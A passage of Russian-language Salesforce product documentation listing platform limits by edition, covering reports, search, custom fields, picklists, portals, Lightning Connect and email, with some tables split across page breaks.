| PDF-смета: максимальный размер логотипа   | —                | —               | —             | 5 Мб                 | 5 Мб               | 5 Мб                                    | 5 Мб              |
| PDF-смета: максимальная высота логотипа   | —                | —               | —             | 150 пикселей         | 150 пикселей       | 150 пикселей                            | 150 пикселей      |

| Функция   | Personal Edition   | Contact Manager                                     | Group Edition                                       | Professional Edition  | Enterprise Edition                                  | Unlimited Edition и Performance Edition             | Developer Edition  |
|---|--|---|---|---|---|---|--|
| Корзина: максимальное количество записей  | Объем хранилища (Мб), умноженный на 25   | Объем хранилища (Мб), умноженный на 25              | Объем хранилища (Мб), умноженный на 25              | Объем хранилища (Мб), умноженный на 25  | Объем хранилища (Мб), умноженный на 25              | Объем хранилища (Мб), умноженный на 25              | Объем хранилища (Мб), умноженный на 25                             |
| Ответ: максимальное количество символов   | —  | —   | —   | —   | 1,000   | 1,000   | —  |
| Ответ (личный): максимальное количество символов (если включен параметр «Оптимизировать поток вопросов» для компонента Chatter Answers)         | —  | —   | —   | —   | 4,000   | 4,000   | —  |
| Ответы (общедоступные): максимальное количество символов (если включен параметр «Оптимизировать поток вопросов» для компонента Chatter Answers) | —  | —   | —   | —   | 32,000  | 32,000  | —  |
| Общедоступные действия  | Для всех версий: Если организация использует функцию «Общедоступные действия», то индивидуальные и неповторяющиеся задачи или неповторяющиеся события могут быть связаны с 50 контактами. Один из контактов назначается основным, а все остальные дополнительными. |   |   |   |   |   |  |
| Правила общего доступа  | —  | —   | —   | В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition администраторы могут создавать не более 300 правил общего доступа на объект, в том числе не более 50 правил на основе критериев. |   |   |  |
| Статические ресурсы   | —  | Размер одного статического ресурса может составлять | Размер одного статического ресурса может составлять | Размер одного статического ресурса может составлять   | Размер одного статического ресурса может составлять | Размер одного статического ресурса может составлять | Размер одного статического ресурса может составлять не более 5 Мб. |

| Функция   | Personal Edition  | Contact Manager   | Group Edition   | Professional Edition  | Enterprise Edition  | Unlimited Edition и Performance Edition   | Developer Edition   |
|---|---|---|---|---|---|---|---|
|   |   | не более 5 Мб.<br>Общий размер статических ресурсов организации может составлять не более 250 Мб. | не более 5 Мб.<br>Общий размер статических ресурсов организации может составлять не более 250 Мб. | не более 5 Мб.<br>Общий размер статических ресурсов организации может составлять не более 250 Мб. | не более 5 Мб.<br>Общий размер статических ресурсов организации может составлять не более 250 Мб. | не более 5 Мб.<br>Общий размер статических ресурсов организации может составлять не более 250 Мб. | Общий размер статических ресурсов организации может составлять не более 250 Мб. |
| Вкладки<br>(Настраиваемые вкладки управляемого пакета, опубликованного в каталоге AppExchange, не учитываются ограничениями, установленными для версии Salesforce.) | —   | 3   | 5   | 10  | 25  | Unlimited Edition   | 100   |
| Настраиваемое меню навигации Lightning Experience   | —   | NA  | NA  | 5   | 10  | 10  | 10  |
| Теги  | <p>Во всех версиях ограничение для пользователя составляет не более:</p> <ul style="list-style-type: none"> <li>• 500 уникальных личных тегов</li> <li>• 5 000 экземпляров личных тегов, примененных к записям</li> </ul> <p>Ограничение для всех пользователей организации составляет не более:</p> <ul style="list-style-type: none"> <li>• 1 000 уникальных общедоступных тегов</li> <li>• 50 000 экземпляров общедоступных тегов, примененных к записям</li> <li>• 5 000 000 экземпляров личных и общедоступных тегов, примененных к записям</li> </ul> |   |   |   |   |   |   |
| Территории: максимальное количество правил назначения организаций   | —   | —   | —   | —   | 15  | 15  | 15  |



| Функция   | Personal Edition | Contact Manager            | Group Edition               | Professional Edition                       | Enterprise Edition  | Unlimited Edition и Performance Edition    | Developer Edition          |
|---|------------------|----------------------------|-----------------------------|--|---|--|----------------------------|
| Пользователи: максимальное количество созданных пользователей                   | 1                | 5<br>5 000 Chatter<br>Free | 10<br>5 000 Chatter<br>Free | Unlimited Edition<br>5 000 Chatter<br>Free | Unlimited Edition<br>5 000 Chatter<br>Free  | Unlimited Edition<br>5 000 Chatter<br>Free | 2<br>5 000 Chatter<br>Free |
| Visual Workflow   | —                | —                          | —                           | —  | <p>В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition каждый поток может иметь не более:</p> <ul style="list-style-type: none"> <li>• 50 версий</li> <li>• 2 000 действий</li> </ul> <p>Каждая организация может использовать не более:</p> <ul style="list-style-type: none"> <li>• 500 активных потоков</li> <li>• 1 000 потоков всего</li> <li>• 30 000 ожидающих сеансов в определенное время</li> <li>• 1 000 событий, обрабатываемых за час</li> <li>• 20 000 заданных событий оповещения по относительному времени во всех потоках и их версиях</li> </ul> |  |                            |
| Web-to-Case: максимальное количество новых обращений, созданных в течение суток | —                | —                          | —                           | 5,000 <sup>8</sup>                         | 5,000 <sup>8</sup>  | 5,000 <sup>8</sup>                         | 5,000 <sup>8</sup>         |
| Web-to-Lead: максимальное количество новых интересов, созданных в течение суток | —                | —                          | —                           | 500 <sup>8</sup>                           | 500 <sup>8</sup>  | 500 <sup>8</sup>                           | 500 <sup>8</sup>           |

<sup>1</sup> Вложение может быть добавлено в связанный список «Вложения» для обращений, решений, кампаний, задач или событий либо в связанный список «Примечания и вложения» для организаций, контактов, интересов, возможностей или настраиваемых объектов. Если данный связанный список не отображается, обратитесь к администратору с просьбой добавить его в макеты страниц задач или событий. Поддерживаются все типы файлов, в том числе: презентации Microsoft® PowerPoint, электронные таблицы Excel, PDF-файлы Adobe®, изображения, аудио- и видеофайлы.

<sup>2</sup> При замене данных для маркеров URL-адреса размер ссылки может превышать 3 000 байтов. Обозреватель может накладывать дополнительные ограничения на максимальную длину URL-адреса.

<sup>3</sup> Каждая взаимосвязь учитывается максимальным количеством настраиваемых полей.

<sup>4</sup> Ограничение, равное 100 внешним объектам, применяется независимо от количества дополнительных компонентов Lightning Connect, приобретенных для организации.

<sup>5</sup> Количество дочерних записей для взаимосвязи «Основная — подробная» не должно превышать 10 000.

<sup>6</sup> Максимальное количество записей, которые могут быть помещены в очередь в организации, по всем очередям с включенным мультиканалом. Каждый раз при назначении элемента в очередь мультиканала платформа проверяет, сколько элементов было помещено в очередь за предыдущий час. Если достигнут предел, то элемент не назначается в очередь.

## Увеличение ограничений для приложений посредством Expansion Pack и Unlimited Apps Pack

Expansion Pack или Unlimited Apps Pack позволяет увеличивать заданные ограничения, связанные с приложениями.

### Expansion Pack для версии Professional Edition

Версия Professional Edition позволяет приобретать компоненты Expansion Pack для увеличения ограничений, заданных для приложений, вкладок и объектов. Каждый компонент Expansion Pack соответствует лицензии пользователя организации.

Таблица ниже содержит ограничения, обновляемые посредством Expansion Pack.

| Функция                  | Professional Edition | Professional Edition + Expansion Pack |
|--------------------------|----------------------|---------------------------------------|
| Настраиваемые приложения | 5                    | 15                                    |
| Настраиваемые вкладки    | 10                   | 25                                    |
| Настраиваемые объекты    | 50                   | 200                                   |

### Unlimited Apps Pack для версии Enterprise Edition

Версия Enterprise Edition позволяет приобретать компоненты Unlimited Apps Pack для увеличения ограничений, заданных для приложений, вкладок и объектов, а также максимального количества вызовов API и объема хранилища данных. Каждый компонент Unlimited Apps Pack соответствует лицензии пользователя организации.

Таблица ниже содержит ограничения, обновляемые посредством Unlimited Apps Pack.

| Функция                  | Enterprise Edition          | Enterprise Edition + Unlimited Apps Pack |
|--------------------------|-----------------------------|--|
| Настраиваемые приложения | 10                          | Не ограничено (9 999)                    |
| Настраиваемые вкладки    | 25                          | Не ограничено (9 999)                    |
| Настраиваемые объекты    | 200                         | 2,000                                    |
| Вызовы API               | Определяется типом лицензии | Текущее ограничение + 4 000 вызовов      |

| Функция          | Enterprise Edition   | Enterprise Edition + Unlimited Apps Pack                    |
|------------------|--|---|
| Хранилище данных | 20 Мб на пользователя или 1 Гб на организацию (что больше) | 120 Мб на пользователя или 1 Гб на организацию (что больше) |

## Добавление компонентов

Компоненты Expansion Pack и Unlimited Apps Pack доступны только пользователям Sales Cloud, Service Cloud, Force.com и Site.com Only. Expansion Pack или Unlimited Apps Pack может использоваться для обновления организации только один раз. Если ограничения, предоставляемые пакетом, являются недостаточными, рекомендуем обновить версию организации. Чтобы добавить компонент Expansion Pack или Unlimited Apps Pack, обратитесь к представителю Salesforce.

## Ограничения по доступности

Общие ограничения по доступности, а также ограничения по использованию клавиатуры и программ для чтения экрана.

### Общие ограничения по доступности

Chatter и консоль Salesforce не поддерживают функции доступности.

### Функции Salesforce, недоступные зрячим пользователям клавиатуры

Ниже перечислены функции, которые полностью недоступны зрячим пользователям клавиатуры. Возможные причины: собственность сторонней компании, отсутствие адекватной поддержки для решений доступности или ограничения, применяемые нашими средами разработки.

- Визуальный индикатор фокусировки не внедрен.
- Некоторое содержимое отображается в областях наложения без использования соответствующей клавиатурной фокусировки и контроля команд. Данные области доступны в Chatter и обучающих видеороликах.
- Некоторые расширенные интерактивные интерфейсы (например, интерфейсы перетаскивания) не поддерживаются клавиатурой. Данные интерфейсы могут использовать альтернативные методы или не поддерживаться режимом доступности.

### Функции Salesforce, недоступные пользователям программы для чтения экрана

Ниже перечислены функции, которые полностью недоступны пользователям программы для чтения экрана. Возможные причины: собственность сторонней компании, отсутствие адекватной поддержки для решений доступности или ограничения, применяемые нашими средами разработки.

- Некоторые расширенные интерактивные интерфейсы (например, интерфейсы перетаскивания) не поддерживаются. Данные интерфейсы могут использовать альтернативные методы или не поддерживаться режимом доступности.
- PDF-файлы не поддерживают режим доступности.
- Обучающие видеоролики не поддерживают звуковое описание (включая расширенное звуковое описание).
- Некоторое содержимое отображается в областях наложения, которые не распознаются программами для чтения экрана, благодаря чему пользователь может взаимодействовать с другим содержимым, не закрывая область наложения. Данные области доступны в Chatter и обучающих видеороликах.

- При использовании функции замедленного чтения предупреждение о завершении сеанса может быть озвучено слишком поздно.

Chatter и консоль Salesforce не поддерживают функции доступности.

## Ограничения отчетов и панелей мониторинга Salesforce по версиям

Различия между фильтрацией и редактированием отчетов, снимков, панелей мониторинга.

| Функция  | Personal Edition | Contact Manager | Group Edition | Professional Edition  | Enterprise Edition           | Unlimited Edition и Performance Edition | Developer Edition   |
|--|------------------|-----------------|---------------|---|------------------------------|---|---|
| Количество фильтров поля на отчет <sup>1</sup>                                 | 20               | 20              | 20            | 20  | 20                           | 20                                      | 20  |
| Количество формул на отчет   | 5                | 5               | 5             | 5   | 5                            | 5                                       | 5   |
| Запланированные отчеты (Размер электронного отчета не должен превышать 10 Мб.) | —                | —               | —             | 1 в час <sup>2</sup><br>(только часы неполной нагрузки <sup>3</sup> )<br>(Не более трех предшествующих времен начала; данное количество не может быть изменено) | 1 в час <sup>2</sup>         | 2 в час <sup>2</sup>                    | 1 в час <sup>2</sup><br>(только непииковые часы работы <sup>3</sup> )<br>(Не более трех предшествующих времен начала; данное количество не может быть изменено) |
| Фильтры панели мониторинга   | —                | —               | —             | 3 на панель мониторинга   | 3 на панель мониторинга      | 3 на панель мониторинга                 | 3 на панель мониторинга   |
| Динамические панели мониторинга  | —                | —               | —             | —   | Не более пяти на организацию | Не более 10 на организацию              | Не более трех на организацию  |
| Запланированные обновления панели мониторинга                                  | —                | —               | —             | —   | 1 в час <sup>2</sup>         | 2 в час <sup>2</sup>                    | —   |
| Типы настраиваемых отчетов   | —                | —               | —             | 50  | 200                          | 2,000                                   | 400   |
| ((Ограничения применяются ко всем  |                  |                 |               |   |                              |   |   |

| Функция   | Personal Edition | Contact Manager | Group Edition | Professional Edition   | Enterprise Edition   | Unlimited Edition и Performance Edition | Developer Edition  |
|---|------------------|-----------------|---------------|--|----------------------|---|--|
| типам настраиваемых отчетов, независимо от статуса разработки.) |                  |                 |               |  |                      |   |  |
| Отчетные снимки   | —                | —               | —             | 1 в час <sup>2</sup><br>(только непииковые часы работы <sup>3</sup> )<br>(Не более одного предопределенного времени начала в день; данное количество не может быть изменено) | 1 в час <sup>2</sup> | 2 в час <sup>2</sup>                    | 1 в час <sup>2</sup><br>(только непииковые часы работы <sup>3</sup> )<br>(Не более одного предопределенного времени начала в день; данное количество не может быть изменено) |

<sup>1</sup> Данные ограничения применяются к конструктору отчетов. При использовании мастера отчетов ограничение равно 10.

<sup>2</sup> Не более 200.

<sup>3</sup> Часы неполной нагрузки — это промежуток времени между 18:00 и 03:00 по местному времени.

СМ. ТАКЖЕ:

[Ограничения для отчетов](#)

## Ограничения по поиску

Ограничения по поиску, применяемые к расширениям файлов, размерам файлов, группам синонимов и раскрывающимся спискам.

[Ограничения по поиску документов](#)

Ограничения по поиску документов, применяемые к типу и размеру файла.

[Ограничения по поиску синонимов](#)

С помощью групп синонимов наборы слов или фраз поровну обрабатываются в поисках. Поиск термина в группе синонима возвращает результаты для всех терминов данной группы. Организация может создавать до 10 000 групп синонимов.

### Ограничения по поиску раскрывающихся списков

При сортировке результатов поиска для отдельного объекта заголовки столбцов для полей раскрывающихся списков со множественным выбором недоступны для нажатия, так как тип поля раскрывающегося списка со множественным выбором не поддерживает возможность сортировки.

## Ограничения по поиску документов

Ограничения по поиску документов, применяемые к типу и размеру файла.

Функция поиска по содержимому документов поддерживает несколько типов файлов и использует ограничения по их размеру. Содержимое документов, размер которых превышает максимально допустимый, недоступно для поиска; поиск может быть выполнен по полям документа. Поиск выполняется только по первому миллиону символов. Остальной текст поиском не охватывается.

| Тип файла                              | Расширения файла                                    | Максимальный размер             |
|--|---|---------------------------------|
| HTML (только текст внутри тега <body>) | .htm, .html, .xhtml                                 | 5 Мб                            |
| PDF                                    | .pdf  | 25 Мб                           |
| PPT                                    | .pot, .pps, .ppt                                    | 25 Мб                           |
| RTF                                    | .rtf  | 5 Мб                            |
| Текст                                  | .c, .cpp, .css, .csv, .ini, .java, .log, .sql, .txt | 5 Мб                            |
| Word                                   | .doc, .dot  | 25 Мб                           |
| XLS                                    | .xls, .xlt  | 5 Мб или не более 100 000 ячеек |
| XML                                    | .xml  | 5 Мб                            |

СМ. ТАКЖЕ:

[Ограничения по поиску для файлов Chatter](#)

[Ограничения для Salesforce CRM Content](#)

## Ограничения по поиску синонимов

С помощью групп синонимов наборы слов или фраз поровну обрабатываются в поисках. Поиск термина в группе синонима возвращает результаты для всех терминов данной группы. Организация может создавать до 10 000 групп синонимов.

## Ограничения по поиску раскрывающихся списков

При сортировке результатов поиска для отдельного объекта заголовки столбцов для полей раскрывающихся списков со множественным выбором недоступны для нажатия, так как тип поля раскрывающегося списка со множественным выбором не поддерживает возможность сортировки.


## Ограничения для стандартных объектов

Ограничения для стандартных объектов позволяют просматривать сведения об использовании настроек объектов (например, количество добавленных настраиваемых полей или примененных правил общего доступа).

Отображаемый список определяется выбранным объектом. Совет по дальнейшим действиям отображается в том случае, если ограничение, установленное для объекта, достигает или превышает 75%.

Страница ограничений для стандартного объекта может использоваться при планировании настройки отдельного стандартного объекта или отслеживания показателей использования установленных ограничений.

Перейдите на страницу «Ограничения» посредством параметров управления для соответствующего объекта.

 **Прим.:** Ограничения в процентах отображаются усеченными, а не округленными. Например, если организация использует ограничение для отдельной настройки на 95,55%, то отображается 95%.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## Ограничения по поддержке и администрированию

### [Ограничения для правил назначения, автоматического ответа и расширения](#)

Ограничения по автоматизации процесса создания интересов, а также ограничения для электронных ответов и расширений по версиям.

### [Ограничения для Chatter Answers](#)

Ограничения для вопросов и настроек клиентского портала.

### [Ограничения для полей, раскрывающихся списков и параметров данных](#)

Ограничения для настраиваемых полей, раскрывающихся списков, настраиваемых раскрывающихся списков и настраиваемых параметров данных.

### [Ограничения для клиентских порталов](#)

Ограничения для настраиваемых объектов на клиентском портале, а также ограничения для пользователей портала.

### [Ограничения по импорту данных](#)

Ограничения по импорту данных посредством приложения Data Loader.

### [Ограничения по интеграции внешних данных](#)

Ограничения для Lightning Connect по доступу к данным, хранящимся вне организации Salesforce.

### [Ограничения для пользователей External Identity](#)

Ограничения определяются лицензиями пользователя External Identity.

### [Ограничения для сообщений эл. почты](#)

Ограничения для сообщений эл. почты, пакетных электронных рассылок и электронных бизнес-правил.

### [Ограничения для Salesforce Knowledge](#)

Ограничения для Salesforce Knowledge по версиям.

### [Ограничения для полей](#)

Ограничения для зашифрованных полей, полей слияния и полей формулы.

[Ограничения для хранилищ и файлов](#)

Ограничения для Salesforce Files, CRM Content и Chatter, а также ограничения по распределению хранилища.

[Ограничения по просмотру страниц Force.com Sites](#)

Ограничения для запросов, считающихся просмотрами страниц.

[Ограничения по выставлению счета для Force.com Sites](#)

Термины для ограничений по выставлению счета для сайтов Force.com.

[Общие ограничения для безопасных сред и их хранилищ](#)

Ограничения для безопасных сред.

[Ограничения для партнерских порталов](#)

Ограничения для партнерских порталов.

[Ограничения для политик паролей](#)

Ограничения по количеству и использованию паролей пользователей.

[Ограничения для консоли Salesforce](#)

Общие ограничения по использованию консоли Salesforce.

[Ограничения для сайтов по версиям](#)

Ограничения для сайтов, пропускной способности, времени запроса на обслуживание и максимального количества просмотров страниц по версиям.

[Ограничения по импорту Site.com](#)

Ограничения по импорту сайтов и файлов.

[Ограничения для веб-запросов](#)

Ограничения по параллельному использованию веб-запросов.

## СМ. ТАКЖЕ:

[Замечания по Lightning Experience](#)

[Ограничения для приложения Salesforce Classic Mobile](#)

[Ограничения и отличия приложения Salesforce1 от полной версии Salesforce](#)

[Рекомендации по использованию инструментов управления повторами](#)

[Рекомендации по редактированию записей посредством встроенного редактора](#)

## Ограничения для правил назначения, автоматического ответа и расширения

Ограничения по автоматизации процесса создания интересов, а также ограничения для электронных ответов и расширений по версиям.

Правила назначения позволяют автоматизировать создание интересов и процессы поддержки, используемые в организации. Правила автоматического ответа позволяют определять условия для отправки автоматических электронных ответов при получении интересов или обращений. Правила расширения позволяют автоматически расширять обращения, которые не были решены по истечении заданного периода времени.

Ограничения для разных типов правил определяются используемой версией Salesforce. В таблице ниже приведены ограничения для каждой версии.



| Ограничения   | Personal Edition | Contact Manager | Group Edition | Professional Edition  | Enterprise Edition                    | Developer Edition                     | Unlimited Edition и Performance Edition |
|---|------------------|-----------------|---------------|---|---------------------------------------|---------------------------------------|---|
| Активные правила<br><br>(Ограничения применяются к любым комбинациям <i>активных</i> процессов, бизнес-правил, правил назначения, правил автоматического ответа и правил расширения.)                 | —                | —               | —             | 50 на объект  | 50 на объект                          | 50 на объект                          | 50 на объект                            |
| Общее количество правил<br><br>(Ограничения применяются к любым комбинациям <i>активных</i> и <i>неактивных</i> бизнес-правил, правил назначения, правил автоматического ответа и правил расширения.) | —                | —               | —             | 500 на объект<br>2 000 на организацию   | 500 на объект<br>2 000 на организацию | 500 на объект<br>2 000 на организацию | 500 на объект<br>2 000 на организацию   |
| Правила назначения, автоматического ответа и расширения   | —                | —               | —             | <p>Каждое правило назначения, автоматического ответа или расширения может использовать:</p> <ul style="list-style-type: none"> <li>• 3 000 записей правила</li> <li>• 300 записей правила на основе критериев формулы</li> <li>• 25 критериев фильтрации на запись правила</li> </ul> |                                       |                                       |   |
| Общее количество  | —                | —               | —             | 200   | 200                                   | 200                                   | 200                                     |

| Ограничения | Personal Edition | Contact Manager | Group Edition | Professional Edition | Enterprise Edition | Developer Edition | Unlimited Edition и Performance Edition |
|-------------|------------------|-----------------|---------------|----------------------|--------------------|-------------------|---|
|-------------|------------------|-----------------|---------------|----------------------|--------------------|-------------------|---|

действий на  
правило

## Ограничения для Chatter Answers

Ограничения для вопросов и настроек клиентского портала.

Компонент Chatter Answers объединяет вкладки «Обращения» и «Ответы», а также Force.com Sites, клиентский портал и Salesforce Knowledge, в веб-сообщество.

Ниже перечислены ограничения, действующие для Chatter Answers.

- Каждый вопрос Chatter Answers поддерживает не более 500 ответов.
- При настройке клиентского портала вкладка «Ответы» поддерживает все стили вкладки и только следующие стили страницы:
  - Фон страницы
  - Текст
  - Ссылка
  - Всплывающая ссылка

СМ. ТАКЖЕ:

[Советы по внедрению Chatter Answers](#)

## Ограничения для полей, раскрывающихся списков и параметров данных

Ограничения для настраиваемых полей, раскрывающихся списков, настраиваемых раскрывающихся списков и настраиваемых параметров данных.

[Ограничения для настраиваемых полей объекта](#)

Ограничения для настраиваемых полей по версиям.

[Ограничения для настраиваемых раскрывающихся списков](#)

Ограничения для настраиваемых списков, позволяющих выбирать предварительно заданные значения.

[Ограничения для настраиваемых параметров](#)

Ограничения для размера кэшированных данных, действующие для настраиваемых параметров.

[Ограничения для стандартных раскрывающихся списков](#)

Ограничения для значений стандартных раскрывающихся списков.

## Ограничения для настраиваемых полей объекта

Ограничения для настраиваемых полей по версиям.

Количество настраиваемых полей, допустимое для объекта, определяется используемой версией Salesforce. Максимальное количество действий, полей типа «Область подробного текста», полей типа «Область обогащенного текста», полей взаимосвязи и полей сводного резюмирования также определяется используемой версией системы. В таблице ниже перечислены максимальные ограничения для каждого типа настраиваемого поля и версии.

| Ограничения для настраиваемых полей  | Personal Edition   | Contact Manager                 | Group Edition                   | Professional Edition | Enterprise Edition | Developer Edition | Unlimited Edition и Performance Edition |
|--|--|---------------------------------|---------------------------------|----------------------|--------------------|-------------------|---|
| Действия   | Без дополнительного ограничения  | Без дополнительного ограничения | Без дополнительного ограничения | 20                   | 100                | 100               | 100                                     |
| Поля типа «Область подробного текста»<br>Поля типа «Область обогащенного текста» | Объект может содержать неограниченное количество полей типа «Область обогащенного текста» и «Область подробного текста», несмотря на применение ограничения версии по общему количеству настраиваемых полей, доступному для объекта, независимо от типа поля. Каждый объект может содержать не более 1,6 миллиона символов во всех полях типа «Область подробного текста» и «Область обогащенного текста». При создании поля типа «Область подробного текста» или «Область обогащенного текста» рекомендуем задать максимальную длину вводимого текста. По умолчанию данные поля могут содержать не более 32 768 символов (32 Кб). Максимальная длина данных полей может составлять 131 072 символа (128 Кб). Минимальная длина составляет 256 символов.<br>Максимальный размер изображения, доступного для загрузки в поле типа «Область обогащенного текста», составляет 1 Мб. |                                 |                                 |                      |                    |                   |   |
| Поля взаимосвязи   | Без дополнительного ограничения  | 40                              | 40                              | 40                   | 40                 | 40                | 40                                      |
| Поля сводного резюмирования  | Без дополнительного ограничения  | 25                              | 25                              | 25                   | 25                 | 25                | 25                                      |

## Ограничения для настраиваемых раскрывающихся списков

Ограничения для настраиваемых списков, позволяющих выбирать предварительно заданные значения.

Настраиваемые раскрывающиеся списки, ограничиваемые 15 000 символов, могут содержать:

- Не более 1 000 записей
- Не более 255 символов на запись

Настраиваемые элементы раскрывающегося списка с множественным выбором могут содержать до 500 значений. За один раз для записи можно выбрать до 100 значений.

## Ограничения для настраиваемых параметров

Ограничения для размера кэшированных данных, действующие для настраиваемых параметров.

Настраиваемые параметры доступны в полях формулы, правилах проверки, коде Apex и SOAP API.

Ниже перечислены ограничения, действующие для размера кэшированных данных и настраиваемых параметров.

- Общий размер кэшированных данных, допустимый для организации, должен быть **наименьшим** из двух значений:
  - 10 Мб
  - 1 Мб, умноженный на количество полных лицензий пользователя в организации
 Например, организации, использующей три полных лицензии, предоставляется хранилище настраиваемых параметров размером 3 Мб. Организации, использующей 20 полных лицензий, предоставляется хранилище размером 10 Мб.
- Каждому сертифицированному управляемому пакету предоставляется отдельное ограничение наряду с ограничением для организации. Например, если организация устанавливает два сертифицированных управляемых пакета и использует три полных лицензии, то каждому сертифицированному управляемому пакету предоставляется хранилище настраиваемых параметров размером 3 Мб наряду с аналогичным ограничением для организации, равным 3 Мб.
- Разрешается добавлять не более 300 полей на один настраиваемый параметр, если ограничение для настраиваемых объектов составляет не менее 300 полей. Если данное ограничение составляет менее 300 полей, то ограничение по количеству полей для настраиваемых параметров равняется ограничению по количеству полей для настраиваемых объектов.

## Ограничения для стандартных раскрывающихся списков

Ограничения для значений стандартных раскрывающихся списков.

Раскрывающийся список — это настраиваемый список, позволяющий выбирать предварительно заданные значения.

Максимальное количество записей, доступное в раскрывающемся списке, определяется общим разрешенным количеством символов, равным 15 000. Обратите внимание, что каждая запись содержит разрыв строки и символ возврата, которые не отображаются. Эти два дополнительных символа на каждую запись учитываются ограничением, равным 15 000 символов.

Записи стандартных раскрывающихся списков могут содержать не более 40 символов без учета разрывов строк и символов возврата. Общее количество символов для всех записей стандартных раскрывающихся списков со множественным выбором не может превышать 255.

Стандартные раскрывающиеся списки в организациях, использующих типы записей или средство перевода, могут содержать неограниченное количество записей, кроме исключений ниже для специальных раскрывающихся списков.

| Поле раскрывающегося списка | Максимальное количество записей |
|-----------------------------|---------------------------------|
| Статус интереса             | 100                             |
| Статус задачи               | 100                             |
| Приоритет задачи            | 50                              |
| Статус обращения            | 100                             |
| Приоритет обращения         | 50                              |
| Этап возможности            | 100                             |

## Ограничения для клиентских порталов

Ограничения для настраиваемых объектов на клиентском портале, а также ограничения для пользователей портала.

Дополнительную информацию о количестве клиентских порталов и лицензий клиентского портала, доступных для активации, можно получить в компании Salesforce.

## Ограничения для настраиваемых объектов на клиентских порталах

Ниже перечислены ограничения, действующие для настраиваемых объектов на клиентских порталах.

- Максимальное количество настраиваемых объектов, доступное для добавления на клиентский портал, определяется общим количеством настраиваемых объектов, установленным для используемой версии.
- Кроме того, лицензии определяют количество настраиваемых объектов, доступное пользователю на клиентском портале. Дополнительную информацию можно получить в компании Salesforce.

## Ограничения организаций-лиц

Пользователю Salesforce может принадлежать не более 1 000 пользователей портала организации-лица. Сюда относятся пользователи организаций-лиц с лицензиями Customer Community Plus, Customer Portal и другими лицензиями портала на основе ролей. Пользователи организаций-лиц с лицензиями массового портала, например High Volume Customer Portal или Customer Community, не попадают под это ограничение. Пользователи с лицензиями партнерского портала или Partner Community не могут быть пользователями организаций-лиц, так что это ограничение для них не действует.

## Ограничения для ролей портала

Максимальное количество ролей портала для организации составляет 5 000. Данное ограничение охватывает роли портала, связанные со всеми клиентскими порталами, партнерскими порталами или сообществами организации. Чтобы избежать ненужного увеличения данного количества, рекомендуем регулярно проверять и сокращать количество ролей для каждого портала и сообщества. Кроме того, рекомендуем удалять неиспользуемые роли портала. Чтобы увеличить количество ролей портала, обратитесь в службу поддержки Salesforce.

СМ. ТАКЖЕ:

[Включение Salesforce CRM Content на клиентском портале](#)

[Ограничения по настройке клиентского портала](#)

## Ограничения по импорту данных

Ограничения по импорту данных посредством приложения Data Loader.

Ниже перечислены ограничения, действующие для данных, импортированных посредством приложения Data Loader.

Разрешается использовать только даты, соответствующие выбранному диапазону. Допустимая начальная дата: 1700-01-01T00:00:00Z GMT или первые секунды 1 января 1700 года. Допустимая конечная дата: 4000-12-31T00:00:00Z GMT или первые секунды 31 декабря 4000 года. Данные значения смещаются согласно часовому поясу пользователя. Например, допустимая начальная дата по тихоокеанскому времени: 1699-12-31T16:00:00 или 16:00 31 декабря 1699 года.

При использовании приложения Data Loader 28.0 или более поздней версии максимальный размер поля для импортированных CSV-файлов составляет 32 000 символов.

## Ограничения по интеграции внешних данных

Ограничения для Lightning Connect по доступу к данным, хранящимся вне организации Salesforce.

### Общие ограничения для Lightning Connect

For each user, the maximum number of external objects to which you can grant object permissions is equal to the maximum number of custom objects that the user is allowed to access. Данное ограничение определяется лицензией, назначенной пользователю.

|   |               |
|---|---------------|
| Maximum external objects per org <sup>1</sup>   | 100           |
| Максимальное количество присоединений на один запрос для внешних объектов и объектов других типов | 4             |
| Максимальная длина маркера OAuth, созданного внешней системой                                     | 4000 символов |

<sup>1</sup> The limit of 100 external objects applies regardless of how many Lightning Connect add-ons you purchase for your org.

Ниже перечислены ограничения, которые применяются только к адаптеру OData 2.0 и 4.0 для Lightning Connect.

|   |             |
|---|-------------|
| Максимальный размер HTTP-запроса для OData  | 8 Мб        |
| Максимальный размер HTTP-ответа для OData   | 8 Мб        |
| Максимальный размер результирующего набора для запроса OData                          | 16 Мб       |
| Максимальный размер результирующего набора для подзапроса OData                       | 1 000 строк |
| Максимальное количество новых строк, извлеченных за час для внешнего источника данных | 50,000      |

(Данное ограничение не применяется к крупным внешним источникам данных или извлеченным ранее строкам.)

An org is limited to:

- 10 000 запросов OData в час при использовании версии Enterprise Edition, Performance Edition или Unlimited Edition. Более высокие ограничения доступны по запросу.
- 1 000 запросов OData в час при использовании версии Developer Edition.

СМ. ТАКЖЕ:

[Рекомендации по использованию Lightning Connect: все адаптеры](#)

## Ограничения для пользователей External Identity

Ограничения определяются лицензиями пользователя External Identity.

Рекомендуем ограничить количество пользователей лицензии External Identity в сообществе пятью миллионами уникальных пользователей в месяц. Чтобы увеличить данное ограничение, обратитесь к менеджеру по работе с клиентами Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition.**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

Превышение данного ограничения может инициировать повышение текущих платежей и снижение ожидаемой производительности.

## Ограничения для сообщений эл. почты

Ограничения для сообщений эл. почты, пакетных электронных рассылок и электронных бизнес-правил.

### [Общие ограничения для сообщений эл. почты](#)

Ограничения для сообщений эл. почты и шаблонов эл. почты по версиям.

### [Ежедневные ограничения для электронных бизнес-правил](#)

Ограничения для электронных предупреждений, связанных с бизнес-правилами и утверждениями.

### [Ограничения для пакетных электронных рассылок](#)

Ограничения по отправке пакетных электронных рассылок по версиям.

## Общие ограничения для сообщений эл. почты

Ограничения для сообщений эл. почты и шаблонов эл. почты по версиям.

Страницы организаций, контактов, интересов, возможностей, обращений, кампаний и настраиваемых объектов позволяют напрямую отправлять отдельные сообщения эл. почты контактам, интересам, организациям-лицам и пользователям организации.

В течение одного дня (по Гринвичу) количество внешних адресов электронной почты, участвующих в отправке отдельных сообщений посредством API или Apex, не должно превышать 1 000. Данное ограничение не распространяется на отдельные сообщения эл. почты, отправленные посредством приложения Salesforce. Страницы организаций, контактов, интересов, возможностей, обращений, кампаний и настраиваемых объектов позволяют напрямую отправлять отдельные сообщения электронной почты контактам, интересам, организациям-лицам и пользователям организации.

